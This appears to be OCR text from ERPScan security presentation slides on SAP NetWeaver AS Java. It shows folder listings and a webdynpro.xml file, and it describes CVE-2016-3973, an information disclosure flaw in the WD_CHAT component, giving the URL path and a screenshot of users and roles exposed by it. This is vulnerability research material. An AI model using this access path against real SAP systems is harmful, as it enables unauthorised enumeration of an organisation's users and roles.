
Name	Date modified	Type	Size
_activity_reporting_wd_hook	12/26/2017 11:29 PM	File folder	
adc.editor	12/26/2017 11:31 PM	File folder	
appadmin.dbschema	12/26/2017 7:00 AM	File folder	
applicationsAdminApp	12/26/2017 9:01 AM	File folder	
bc.uwl.ctc.content	12/26/2017 12:34 PM	File folder	
bi~alv	12/26/2017 10:20 PM	File folder	
bi~alv~common	12/26/2017 11:07 AM	File folder	
bi~alv~pdf	12/26/2017 11:20 AM	File folder	
bi~alv~service	12/26/2017 11:18 AM	File folder	
bi~alv~techinfo	12/26/2017 10:12 PM	File folder	
bi~alv~testapps	12/26/2017 10:26 PM	File folder	
bi~alv~ui	12/26/2017 10:13 PM	File folder	
bi~mmr~bi_ear	12/26/2017 6:48 AM	File folder	
bi~mmr~cwm_1.0_ear	12/26/2017 6:46 AM	File folder	
bi~mmr~ejb	12/26/2017 12:57 PM	File folder	
bi~mmr~metamodel_ear	12/26/2017 8:52 AM	File folder	
bi~mmr~mini_md_ear	12/26/2017 6:43 AM	File folder	
bi~mmr~mini_mm_ear	12/26/2017 8:51 AM	File folder	
bi~mmr~mof_1.4_ear	12/26/2017 7:01 AM	File folder	
bi~mmr~reportmodel_ear	12/26/2017 7:06 AM	File folder	
bi~mmr~webToolsEAP	12/26/2017 10:12 AM	File folder	

1,429 items | 1,429 items selected | State: Shared

ERPScan


	CVE-2016-3973	**Location:** SAP NetWeaver AS Java WD_CHAT
		Type: Information Disclosure vulnerability

http://host:port/ webdynpro / resources / sap.com / tc~rtc~coll.appl.rtc~wd_chat / Chat#



CVE-2016-3973	**Location:** SAP NetWeaver AS Java WD_CHAT
	Type: Information Disclosure vulnerability

http://host:port/ webdynpro / resources / sap.com / tc~rtc~coll.appl.rtc~wd_chat / Chat#



http://host:port/ webdynpro / resources / sap.com / tc~rtc~coll.appl.rtc~wd_chat / Chat#


C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\tc~rtc~coll.appl.rtc~wd_chat\servlet_jsp\webdynpro\resources\sap.com\tc~rtc~coll.appl.rtc~wd_chat\root\WEB-INF\webdynpro.xml

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

webdynpro.xml

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <application>
3      <application-config>
4      </application-config>
5      <components/>
6      <services/>
7      <webdynpro>
8          <!-- applications -->
9          <applications>
10             <part shortName="Chat" name="com.sap.netweaver.coll.appl.rtc.Chat">
11                 <!-- application to component -->
12             </part>
13             <part shortName="Messages" name="com.sap.netweaver.coll.appl.rtc.Messages">
14                 <!-- application to component -->
15             </part>
16         </applications>
```


ERPScan


Instant Messaging
https://172.16.10.65:50001/webdynpro/resources/sap.com/tc~rtc~coll.appl.rtc~wd_chat/Chat#
Instant Messaging
Back To Instant Messaging
Select...
Add
Send
Search For People
Search For Names:
a
Search
Current Selection
Administrators
Authenticated Users
Anonymous Users
Administrator
Alerting.AlertProducer
Alerting.EventConsumer
Alerting.EventProducer
Alerting.Standard
Alerting.StandardAlertProcessor
Alerting.VirtualProviderAdmin
Apply
Cancel

ERPScan

Episode I

REDWOOD



SAP NETWEAVER / SAP NETWEAVER 7.5 / CENTRAL PROCESS SCHEDULING /

SAP CPS BY REDWOOD 8.0

DOWNLOADS INFO ECCN INFO

